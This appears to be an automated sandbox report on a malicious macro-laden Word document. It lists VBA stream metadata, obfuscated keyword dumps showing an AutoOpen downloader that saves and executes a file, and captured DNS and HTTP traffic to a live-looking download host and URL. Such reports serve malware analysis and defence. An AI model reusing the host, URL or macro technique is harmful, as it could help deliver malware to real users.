SSDEEP:	1536:B7N2/n1EEf2+Ayy8xl9YKR3DDGBMw3R/P+aV9wXux5d/61d8pPBqICRwr1BxpN:hN2NBe+gY6DibR/9Suxr7ZymBrN/
File Content Preview:	PK.....!.t\.....[Content_Types].xml ..(.....

File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/324785/sample/legal agreement-11.20.doc"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	

Indicators

Flash Objects Count:	
Contains VBA Macros:	True

Summary

Title:	
Subject:	
Author:	jffvirj
Keywords:	
Template:	Normal.dotm
Last Saved By:	Administrator
Revision Number:	2
Total Edit Time:	0
Create Time:	2020-11-30T06:48:00Z
Last Saved Time:	2020-11-30T06:48:00Z
Number of Pages:	1
Number of Words:	0
Number of Characters:	1
Creating Application:	Microsoft Office Word
Security:	0

Document Summary

Number of Lines:	1
Number of Paragraphs:	1
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

VBA File Name: DAwDf.bas, Stream Size: 10861

General

Stream Path:	VBA/DAwDf
VBA File Name:	DAwDf.bas
Stream Size:	10861
Data ASCII: = X x M E
Data Raw:	01 16 03 00 00 f0 00 00 00 82 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 89 03 00 00 3d 1d 00 00 00 00 00 01 00 00 00 ad 9c ef 78 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword

- conjury
- woodwork
- Manacled
- Lattice
- knell
- arachnoid
- violinist
- Evicts
- rousing
- Superglue
- stripiest
- contemplating
- Disarming
- fvczP
- breaches
- unladen
- daintily

Keyword
tarry
Chiral
vassal
Postmortems
claustrophobia
internationalised
Interbreeding
nethermost
pulsing
shock
arguers
illustrators
Precomputed
"DAwDf"
cabling
Accent
hyaena
Clinker
victor
accustoming
Infamy
Cookware
illustrations
covetousness
plush
Vestry
Melodic
Overuses
summariser
enterprising
speedometers
Computational
Tequila
Yells
Overhauled
ZQfRv)
Sedatives
Download
toxicity
inspires
Penetrated
looted
Chores
binders
cowardly
Whoosh
baskets
iconoclast
Repercussions
papal
Quaternion
inlaw
impotence
sortie
Thwarts
Fishhooks
unblemished
italicise
salad
electrodynamic
industrialists
Falsebay
reviewing
Party

Keyword
fblJD
unpasteurised
preferably
regains
fungoid
colonic
dooms
struggles
heavyduty
browns
opine
Hammocks
Sweetmeat
idiocy
birthday
verified
tokenism
rowdy
Farewell
knits
inhomogeneity
usurped
fblJD()
Gyroscopes
worsens
Brokered
Const
mulching
equalling
freckled
Essayist
Whacko
twirls
howdy
petition
Celtic
descriptive
material
Decimetres
serendipitous
Landslide
Bedouin
beach
naiad
summarily
Pities
derailment
expectantly
Deepens
Mills
fireproof
tobogganing
livens
Automate
bauble
interpretively
belligerence
godly
ignominious
vegetarians
creoles
retriever
listings
skateboard

Keyword
receipted
indemnified
cheese
breed
features
Buddhism
embraced
rivets
Ruffled
tossers
cationic
unduly
swarm
battlement
upholder
stratifying
dilated
nectars
shelf
kindest
Client
Onesidedly
praline
Inquiring
apologist
Playwright
infringes
"c:\programdata\fs\YG.pdf"
transducer
tonality
hairstyle
VB_Name
dreamily
entombed
Zealousness
Octets
magnetohydrodynamical
Contrastingly
spinster
Sketched
ramblings
wreckage
Tooled
pathologists
reputation
keeling
Frostbite
trotted
reassurance
mimes
accommodations
Quasi
Mantles
Reproducibly
inquisitional
Public
deportation
interviewer
layout
Tasteful
Preservatives
Frontal
French
printouts

Keyword
Emendations
striper
denials
untreated
Matron
fallible
enfeeblement
racialist
Complementarity
protestations
submergence
manly
HTrtx
harshen
Tarzan
phased
vocals
Straightaway
salesgirl
aircraft
disdainful
mazier
substation
stouter
inquiring
strummed
Dogmas
blimp
allaying
Graft
HTrtx(RomUZ)
lyricist
cavalrymen
dropsy
underworld
Brothers
bewilder
teddy
welltimed
relatedness
purposing
bellows
microbiologists
finishes
transfusion
Facers
tenderly
foreclosed
Signposts
sawyers
shiveringly
fvczP(RomUZ)
disdain
niggled
harebell
transcripts
Teasing
burstled
Unwound
Pallbearers
trilobites
GSbTQ(NyOuN)
finance
roosting

Keyword
Malevolently
steppes
satraps
Simpers
Odiously
electro
composition
restaurant
crockery
squander
slovenia
magician
opportunity
Unrolling
steals
Diplomats
Garottes
presumptively
Hypnotist
Bonanzas
nguni
ignoble
planetoids
Confiscated
Sabotage
thyroid
collimation
besot
"....."
suffocation
fixative
Masterminding
albino
romps
earnest
heartsearching
ZQFRv
unique
articulated
lapsed
sternly
kookaburra
snatcher
rapports
landfall
calumny
pronounce
callousness
drizzle
String
gratuity
adoptive
multiplexors
Suncream
Infers
manservant
reformative
senora
narrate
Consisted
sighting
discrimination
unreleased
blouses

Keyword
Swimmer
Leafiness
litmus
Discovering
teabag
dawned
Pogroms
glistened
resistors
assumed
reassigns
Deathbed
Quenches
divulging
bubble
sojourns
Gemstones
trainees
Spiced
shroud
underestimates
remastered
empiricists
panelled
jokier
Attribute
temperaments
stores
Fluxes
footings
strongly
Paraboloids
ineluctable
Redwood
Dioxide
politics
unholy
duckboards
Function
caustically
counterpane
tossing
introspection
Staunchly
telaviv
entomologist
massless
dismayed
prophylactics
fodder
Deformed
uncorked
Luxuriance
brownness
goosestepping
Ceilidh
slaughtering
affidavit
summonings
tonnes

VBA Code

General

Stream Path:	VBA/HzOsx
VBA File Name:	HzOsx.cls
Stream Size:	6901
Data ASCII:	<pre> b i . . i x M E </pre>
Data Raw:	<pre> 01 16 03 00 00 f0 00 00 00 62 03 00 00 d4 00 00 00 02 00 00 ff ff ff 69 03 00 00 69 12 00 00 00 00 00 01 00 00 00 ad 9c 92 e4 00 00 ff ff 03 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 ff ff ff ff 00 </pre>

VBA Code Keywords

Keyword
bKnYG.responsebody
protocol
enormously
unchaperoned
Radiative
Sinew
Toners
storming
Ladyships
motherofpearl
minuscule
wholesomeness
retitle
Petitioning
refrigerant
forking
hardheartedness
guardsman
Object
indigestible
salvaged
Authenticator
Reticence
"HzOsx"
Weightlifting
Unbelieving
redraft
oStream
punchbowl
outweighing
Serfs
plump
advertising
Reining
bKnYG.Send
advancer
Victimising
amulet
Footprint
Sissy
Wheats
blubber
Hawkers
oStream.Open
lbsen
dwvcg
hauliers
False
Redheads

Keyword
Shakier
souvenirs
automorphisms
nasturtiums
jestingly
erupt
Tallied
irrationally
accommodated
lathers
Tropes
Clearup
Shapeliest
Sporty
Palsied
exerted
Armadas
cortege
Apprehensively
entwining
connect
comforting
solenoid
diving
Indifference
"GET",
fblJD,
squire
terrapins
tanners
Downright
startle
VB_Predeclaredld
Entwined
Puffed
glacial
Inadequacies
consigns
Kilohertz
panes
tamed
never
installations
troopship
viscosity
stridently
handful
unassociated
asphyxia
oStream.Write
pickaxe
bKnYG.Open
CreateObject("ADODB.Stream")
Abuzz
poodles
Snowman
chilean
greataunt
Stampeded
bristling
stations
unobjectionable
undisguised
dolphinarium

Keyword
visualised
british
catcalls
Synchrony
slippers
VB_Base
traded
ornithologists
placings
hinterlands
afterwards
upraised
coding
playback
VB_Creatable
extendability
VB_Exposed
recompiling
Potteries
sultana
lawbreaking
Lunge
atrocities
syndrome
Thermochemical
Fulllength
depicted
textually
Downswing
uplifted
vicepresidential
recompute
skullcap
shined
laymen
Agora
entwined
vaporised
separability
shielings
screenplays
Percolating
Attribute
Rickets
Emanate
Hosted
mattering
impasse
Incontestable
unreal
VB_GlobalNameSpace
entertains
Insulation
fried
homology
Urethra
Utters
methodically
oStream.Close
TwrtQ(dwvcg),
VB_Name
locksmith
pointedly
insensitivity

Keyword
oStream.Type
chastising
Interprets
transferees
stripper
Function
mislead
shuttlecocks
oStream.SaveToFile
bKnYG
Screams
Percolation
yeomanry
stipends
vengefully
mongols
Pneumatic
squad
scrupulousness
transmuted
madly
VB_Customizable
blunt
Headdress
footfall
evolutionists
fever
referentially
banshees
pineapple
EYZII()
Boatload
prostrating
moths
discouraged
seraphically
VB_TemplateDerived
Combustibles
concerns
wainscot
Sinusoidal
pomade
third
Mutter
poland
ineradicably
breastbone
volleyball
beetroot
looked
Overpay
starved
wedges
springcleaned
softish

VBA Code

VBA File Name: [RGHMS.bas](#), Stream Size: 8067

General	
Stream Path:	VBA/RGHMS
VBA File Name:	RGHMS.bas

General	
Stream Size:	8067
Data ASCII: B I ... Q x M E
Data Raw:	01 16 03 00 00 f0 00 00 00 42 04 00 00 d4 00 00 00 88 01 00 00 ff ff ff 49 04 00 00 51 16 00 00 00 00 00 00 01 00 00 00 ad 9c a1 e8 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword
Commendations
gestate
wetlands
feline
unities
surplus
tufted
Cadges
placentae
Housing
ceramic
cheap
canary
Haemorrhage
Landmark
sotho
beermat
helices
earth
Sharpen
transits
Doting
emulsion
supplemented
powerboats
copyable
microcomputer
cheeseburger
Award
equilibration
AUUMm)
choosier
concessional
Lawfulness
Unmanageable
BlIPu)
possess
indignation
archival
finer
predecessor
Firebomb
asbestosis
disunity
complains
delphiniums
CreateObject(qwRow)
chainsaw
potentiometers
diary
symbolism
fractionally

Keyword
raccoons
wrested
scorecard
Sacrilege
cooks
handicapping
MDBQP
contagious
Statesmanlike
bloat
beanery
grilles
goitre
glyphs
nodding
pales
unwraps
loHpH(uPogB,
Maizes
feeds
jumpier
Allured
retaliated
warheads
Desorption
Pharmaceutical
buttonholed
collages
outsold
affirms
sundaes
scenes
Talent
layouts
MDBQP(qwRow)
Justifiably
Leyden
adjudge
influxes
dolman
palaeontological
Len(uPogB)
brazil
radiates
shapelier
gamers
Remained
coveting
Handful
diluted
behave
Unsubsidised
bombasts
subjugation
Interminable
textuality
Occult
ionisation
Lifestyle
Skulduggery
malaria
Publishers
bathrobe
tradein

Keyword
termite
objects
clenching
unfold
palming
prelude
autonomous
ejects
bible
preoccupied
collectivity
tinsels
heifer
Spiced
longwinded
Descents
AUUMm
aging
Slavish
TwrtQ(uPogB)
fullscale
Tinder
Pedestal
IoHpH(NyAWT,
pollution
aphrodisiacs
Dreads
Blacks
Foragers
Irreproachable
reinterpretation
Whoosh
Sternest
Worthlessness
nauseate
polishes
vaDTJ
Relocate
petered
Beard
Prosaist
asynchronously
IoHpH
placing
Relicts
dramatisation
fortuitous
Overpower
basic
imputations
occident
(vaDTJ
evacuated
consented
Clinked
Tunic
Helpful
relocations
caning
firefighters
Higgledypiggledy
perimeters
Flyover
Vampire

Keyword
Forbearance
apprehensions
craft
suitability
globose
costarring
applying
"RGHMS"
Attribute
unwillingness
infuriatingly
untouchable
rhymes
pinups
autobahn
sensationalistic
waywardly
Turnkey
reflexions
behaviourally
crucifiable
rankers
Foundered
incased
Wryness
shrinks
thermally
Headlight
VB_Name
suspensions
kaftan
Hipster
alternator
gravitated
voiced
citizenry
parenthesised
swung
tridents
Function
Mewing
Insulated
whirlwinds
utterer
noises
optimum
vibrators
Excitingly
Reddened
mongols
Photographers
Mid\$(NyAWT,
TwrtQ
firearms
perspicuously
Stock
intermediary
oPuWh
bebop
stamen
interweaving
equitably
diacritical
CawLG

Keyword
gritty
whiskers
Priggishness
oPuWh),
Mousey
fortieth
Simulation
lobby
recapture
antecedent
unsubtle
Barnstorming
briber
sSiAC,
Rattle
Stampers
frenzies
having
Radiators
rather
Stylistically
quilted
beavering
lairds
iKqBv(swUqX)
formaldehyde
Miscomprehended
clinician
incomplete

VBA Code

VBA File Name: ThisDocument.cls, Stream Size: 1127

General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	1127
Data ASCII:4.....b...p.....@..... ...p.....X..T1..l...0.....t....UG...4Y.^g...../ ..N..G[.....X...../.....@..N..G[...X..T1 l...0.....ME.....
Data Raw:	01 16 03 00 06 00 01 00 00 34 03 00 00 e4 00 00 00 ea 01 00 00 62 03 00 00 70 03 00 00 c4 03 00 00 00 00 00 01 00 00 00 ad 9c 40 a8 00 00 ff ff a3 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 ff ff 70 00 ff ff 00 00 19 58 c2 1f 54 31 cd 49 a2 a4 82 30 d9 bf 0d b7 cc 74 ea b6 d7 c0 55 47 9e db de 34 59 ea 5e 67 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Creatable
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived
"ThisDocument"

VBA Code

VBA Code

VBA File Name: fbUcP.bas, Stream Size: 21538

General	
Stream Path:	VBA/fbUcP
VBA File Name:	fbUcP.bas
Stream Size:	21538
Data ASCII:9..... ~.....x.....ME.....
Data Raw:	01 16 03 00 00 f0 00 00 00 fa 03 00 00 d4 00 00 00 b0 01 00 00 ff ff ff 02 04 00 00 be 39 00 00 00 00 00 00 01 00 00 00 ad 9c 7c 7e 00 00 ff ff 03 00 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword
Canada
pardon
obstructive
Agile
isles
results
Pedagogically
trptych
Hatcheries
Propagated
workfare
rectangles
Unlatching
resourceful
liveliness
anticipation
XvJlj
HzOsx
freelance
Salutations
nautili
Pajama
Unfreezing
TwrtQ(XvJlj)
Gadding
ulsters
resources
Uncomplimentary
fczP(xKMKK)
Waterloo
geology
predominance
Romping
aurora
inhalation
decreeing
disquieting
Moderations
replication
unsureness
Projectile
molarities
Icepicks
operetta
xKMKK

Keyword
Soldered
carsick
Momentarily
defensiveness
tissue
harrowed
addressable
crookedness
Endeavours
hostels
logistics
presumptions
teasers
fingernail
Vulgar
Cannibal
batch
feasibility
adulation
Tachographs
Chiropody
exuberant
straddle
pollution
defence
fistful
striations
whimper
lights
attitudes
Snapped
harassing
TwrtQ("r-
avers
Gauche
furbishing
hairs
Gargoyle
Creates
tarred
Benediction
Footnotes
Neutralises
chink
fatter
clubroom
study
deferring
infringe
Finiteness
Distrustfully
Purposefulness
Choosing
Inorganic
anarchist
grandee
Panting
inveigling
Fullscale
ambulances
Trusty
Giving
uncorrupted
commandments

Keyword
Humify
FuAjm(Nddqo,
interocular
Caucus
Cornices
variation
mutinously
saxons
explorers
aviate
totality
hcjoh
Immediately
mistranslating
Squeeze
anticonstitutional
hesitates
churchyard
ochre
shadowless
Impenetrable
alcove
constructs
goads
pugilist
reversible
Ugliest
pederasts
beery
drily
catchphrase
Swept
transmissible
slaps
coinages
birthrate
divorces
debated
splinters
achieve
wrestles
breviary
choirboy
fryers
quarrel
thirsty
OqwBC
reincarnation
haemorrhaging
Displayable
forerunners
coerce
Bluffing
Phonemes
Mutable
fbLJD
distinguishable
tubers
invoiced
babysitters
Inkiest
varied
Combative
packers

Keyword
parameter
Boarding
Suffocated
uninfected
shins
battered
sectored
judaic
bothered
wagging
shirt
improvises
Iodine
vitreous
dilate
shires
crept
Gimmick
racehorses
worsens
foetal
parsonage
breaking
cockiness
eludes
orang
righthandedness
Foresees
sinning
dough
motorcycle
ancients
chronically
operative
planning
Granites
"systemobject")
challengingly
carols
rectify
untreated
Rhapsodies
Flirtation
mistreat
omens
Archness
deducting
Impeccable
Optional
apogee
menhirs
integrands
Quipper
gluey
sarcastic
expressionist
Travels
framework
roommate
tantalising
frizzy
bothering
stout
motioned

Keyword
Foregathered
Laboratories
laundrette
etcetera
Prelates
Inquirers
Individualists
nauseous
ingratiatingly
lazed
outrageously
rockets
Lexicographers
Posited
Mindset
Shareholding
nonessential
schemes
haversack
stabilises
Smudgier
feldspar
programmed
challenges
Quarterly
seesaw
taught
Niece
Atoll
washbasins
approximated
Criminal
Mismatches
concur
Perversely
reboot
razorbills
raffled
tachographs
oriental
Bulls
confections
Adversary
stuttered
Seamlessly
Evensong
Guarantor
obituaries
encountering
Cattery
abdicates
cannibalised
Correctional
injudicious
Gatherers
overstepped
computers
attritional
Shabbiest
incorporated
Interocular
oboes
droned
ByVal

Keyword
ghetto
pliant
tooted
Pronouns
Survivals
validate
reread
cheerless
given
silkkest
similarly
wrens
aviator
annotates
Lidless
master
observations
pains
Detects
Renovation
Reformatting
Circulation
gigabytes
Sanctum
shallow
Impersonating
dislocating
Barricade
Uterus
Contaminants
peculiar
updating
storehouses
neologism
pyramidal
quickwitted
Electrodynamics
submitted
shunting
rebelliousness
Saver
Civilly
ingenious
Disputatious
emanation
Backpack
Papist
impingement
VB_Name
futurists
tonight
Butler
wellearned
ultrasonic
BAhle(hcjoh,
arousal
Plausibly
Switching
fvczP(xiNqn)
foundational
clove
Charade
betrayers
xiNqn

Keyword
Interpose
overcoming
Coolants
promenades
defiantly
breaststroke
modularise
tigers
Exonerate
ultimate
topping
Thumps
sandpipers
misappropriated
microwaves
Purging
bettered
fightback
registers
Floury
bishops
tanzania
visiting
sober
Senders
swamp
ineradicable
LaWWa
Astrology
Paperweights
Rosettes
heaps
luminance
ennoble
Acquites
applauding
aspires
notations
Ethiopia
bright
soldiery
caries
dopes
capitulate
araks
Manipulates
Marbles
Headstones
skits
shimmer
abiding
relocked
formalisations
wretchedness
Gesticulated
uncontested
sunglasses
Flames
countered
antagonise
avarice
rededication
thoroughbreds
stoking

Keyword
duelled
Reattempt
Laird
fluff
Inventive
Monarchists
lividly
unsympathetically
girdled
Elaborateness
Damagingly
Algebraical
enhancer
MDBQP(jNAbv).exec
onuses
dampest
Encapsulated
namely
Walkabout
Resulted
Badge
awaits
Pencil
indirectness
bedevilled
insulting
compounds
tediums
unstrapped
bootleg
machetes
Refit
grammes
teeny
Sleights
assignments
Unqualified
AgolaiDwohS:")
teens
eosin
JRdWx
sheepishness
pants
weighing
Preys
Interjections
Tonguetwister
agencies
confiscated
Isotropy
Reprimanded
steroid
Ministered
Constrain
Function
received
(LaWWa)
philosophically
boffin
Playfully
gimmicks
middles
became
receives

Keyword
snarls
unserviced
milkier
peacefully
purlins
unburdening
Unripe
smother
aneurysms
resentment
promulgation
Unhoped
Layout
undergraduate
Roentgen
casters
souffle
lazaret
Hastens
recur
swimmer
minesweeper
overlook
Robes
choruses
chimneys
Reverberated
Doornail
crinoline
field
Proffering
stalled
Compulsive
OqwBC.EYZII()
Freshman
Elemental
inductance
Improvisatory
Masonry
shameless
Shave
specialised
toppling
ventriloquism
hostess
norway
Iconoclasm
Circumlocution
lobes
participators
promotes
malting
starstruck
flumes
balance
culturing
Embellishment
Conduction
Crises
Bookmakers
eurekas
draining
obstacle
Receiving

Keyword
ferry
popes
confirmed
Lipid
unhelpfully
diets
unrolled
Uniformly
dampens
highlighted
welters
Realisations
incorrectly
premonition
funfair
purposelessly
Individualism
Repairing
Marched
Drear
unconventional
QyAAI)
differing
monolithic
Outfits
surlily
peacemaking
creditor
scarecrow
infused
overalls
fabrication
outcasts
supernatant
supersede
Pincers
promulgating
Protractors
stridency
greatgrandmothers
Unprivileged
sinecurist
inspirational
spearheading
firstly
Rusks
crayfish
inwardness
windowless
courtroom
lynching
opinions
tweedy
recycles
Choosey
photo
Milliners
Futilely
sweeping
renounces
Trauma
despoiling
brainstorms
functionally

Keyword
Jackpot
Cantaloupe
infinitely
sunless
passively
Undeserving
isostatic
dully
headmistress
Tacking
Reposition
canter
casually
Quietness
Torques
spires
stylishness
Canons
Waited
confidentially
heftier
miami
ransomed
hadnt
Migration
jNAbv
deepness
amendment
effusion
spongiest
righthanded
unsubstantial
interconnectedness
intern
Exploiter
gateaux
disrupting
hirer
scald
String
calligrapher
sweepingly
fondue
Palmy
Journalling
Albino
copulation
prejudicial
trustees
scalp
Diacritical
Positives
outwitting
sties
augmenting
retirements
tartar
Parapet
taxing
epicentre
broken
lodestar
Fleck
Swine

Keyword
menopause
vitals
plots
angora
originated
officiating
Intermediates
monarchical
Skittishness
barrage
serenata
conceals
Bedroom
wittiness
tannin
chanteuse
giggly
Slivers
naughtily
Emendation
polished
Climbdown
unsalted
Mintier
creativity
honeymoon
gregariousness
chemists
skydived
blench
posters
pleasantry
Extradition
Cortisone
fawning
Combination
Phone
Evinces
AutoOpen()
trisector
Polity
worshippers
Trapdoor
cliff
Infamous
platelets
beadyeyed
Gratuitousness
fewness
Cutlasses
trainees
taciturn
sickest
searching
shapers
crocks
Armhole
Unsubtly
Compare
enshrined
divans
interferometer
muster
Attribute

Keyword
Felicitous
Startled
maximises
pineal
Totting
grass
Intellect
Bathroom
Interments
Preventions
cypriot
raging
Insecurity
crusade
Tainted
ingredients
mutineer
pileup
knowable
kidney
"fbUcP"
engorge
Plastics
compressive
Utilise
letterwriter
Plodder
designating
envisaged
melodiously
jeeps
poleward
stumps
warehouse
Reparations
standardise
polarisations
mellifluously
Gastric
gaols
impounded
potentialities
Lingual
Couching
commutator
alleviated
Lawyers
resell
resealed
Reacquired
mindlessly
Moleskin
cooker
original
Trilobites
rials
husky
holed
stacks

VBA Code

Streams

General	
Stream Path:	VBA/_SRP_1
File Type:	data
Stream Size:	206
Entropy:	1.74800207555
Base64 Encoded:	False
Data ASCII:	r U @ @ @ @ ~ z b
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 40 00 00 00 00 00 40 00 00 00 00 00 00 02 00 00 00 00 00 00 7e 7a 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 12 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 11 00 00 00 00 00 00 00 03 00 ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/_SRP_2, File Type: data, Stream Size: 348

General	
Stream Path:	VBA/_SRP_2
File Type:	data
Stream Size:	348
Entropy:	1.78563036909
Base64 Encoded:	False
Data ASCII:	r U @ @ @ 8 P ! Q
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 01 00 21 09 00 00 00 00 00 00 00 00 51 09 00 00 00 00 00 00 00 00 00 00 81 09

Stream Path: VBA/_SRP_3, File Type: data, Stream Size: 106

General	
Stream Path:	VBA/_SRP_3
File Type:	data
Stream Size:	106
Entropy:	1.35911194617
Base64 Encoded:	False
Data ASCII:	r U @ @ @ x b
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff 00 00 00 78 00 00 00 08 00 00 00 00 00 62 00 00 00 00 00 7f 00 00 00 00 00 00 00

Stream Path: VBA/dir, File Type: locale data table, Stream Size: 777


General	
Stream Path:	VBA/dir
File Type:	locale data table
Stream Size:	777
Entropy:	6.43762112332
Base64 Encoded:	True
Data ASCII: 0 * p . . H d Project.Q.(. @ = l n " . a J . < rstd.ole> . s . t . d . o . l . e P . . h . % ^ . * . \G { 0 0 2 0 . 4 3 0 - C 0 0 4 6 } # . 2 . 0 # 0 # C : . \ Windows . \ System 3 . 2 \ . e 2 . t l b . # O L E A u t . o m a t i o n . ` E N o r m a l . . E N . C r . m . a . Q . F * , \ C m . m . .
Data Raw:	01 05 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 6e 22 b3 61 0d 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Network Behavior

Network Port Distribution

Total Packets: 7

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 30, 2020 20:47:22.119952917 CET	49167	80	192.168.2.22	185.135.82.225
Nov 30, 2020 20:47:22.226402044 CET	80	49167	185.135.82.225	192.168.2.22
Nov 30, 2020 20:47:22.226535082 CET	49167	80	192.168.2.22	185.135.82.225
Nov 30, 2020 20:47:22.227591038 CET	49167	80	192.168.2.22	185.135.82.225
Nov 30, 2020 20:47:22.334039927 CET	80	49167	185.135.82.225	192.168.2.22
Nov 30, 2020 20:47:22.784702063 CET	80	49167	185.135.82.225	192.168.2.22
Nov 30, 2020 20:47:22.784727097 CET	80	49167	185.135.82.225	192.168.2.22
Nov 30, 2020 20:47:22.784784079 CET	49167	80	192.168.2.22	185.135.82.225
Nov 30, 2020 20:47:22.785104036 CET	49167	80	192.168.2.22	185.135.82.225
Nov 30, 2020 20:47:22.891474962 CET	80	49167	185.135.82.225	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 30, 2020 20:47:21.982419014 CET	52197	53	192.168.2.22	8.8.8.8
Nov 30, 2020 20:47:22.049029112 CET	53	52197	8.8.8.8	192.168.2.22
Nov 30, 2020 20:47:22.079824924 CET	53099	53	192.168.2.22	8.8.8.8
Nov 30, 2020 20:47:22.117584944 CET	53	53099	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 30, 2020 20:47:21.982419014 CET	192.168.2.22	8.8.8.8	0xfda2	Standard query (0)	ewrhh539re open.com	A (IP address)	IN (0x0001)
Nov 30, 2020 20:47:22.079824924 CET	192.168.2.22	8.8.8.8	0x312a	Standard query (0)	ewrhh539re open.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 30, 2020 20:47:22.049029112 CET	8.8.8.8	192.168.2.22	0xfda2	No error (0)	ewrhh539re open.com		185.135.82.225	A (IP address)	IN (0x0001)
Nov 30, 2020 20:47:22.117584944 CET	8.8.8.8	192.168.2.22	0x312a	No error (0)	ewrhh539re open.com		185.135.82.225	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ewrhh539reopen.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	185.135.82.225	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 30, 2020 20:47:22.227591038 CET	0	OUT	GET /analytics/ZqVWsY6btE5vRqTp8qA5F_bMs489VRTAq56ecc/urizk9?LIZ=zHSBwUWUSsE&VzhEB=YyxlRpXInjiN&RhheB=MJCHmYh&FCix=MmgDUDXpWwR&noMEq=YsmWdEkEOM HTTP/1.1 Connection: Keep-Alive Accept: /*/* User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5) Host: ewrhh539reopen.com
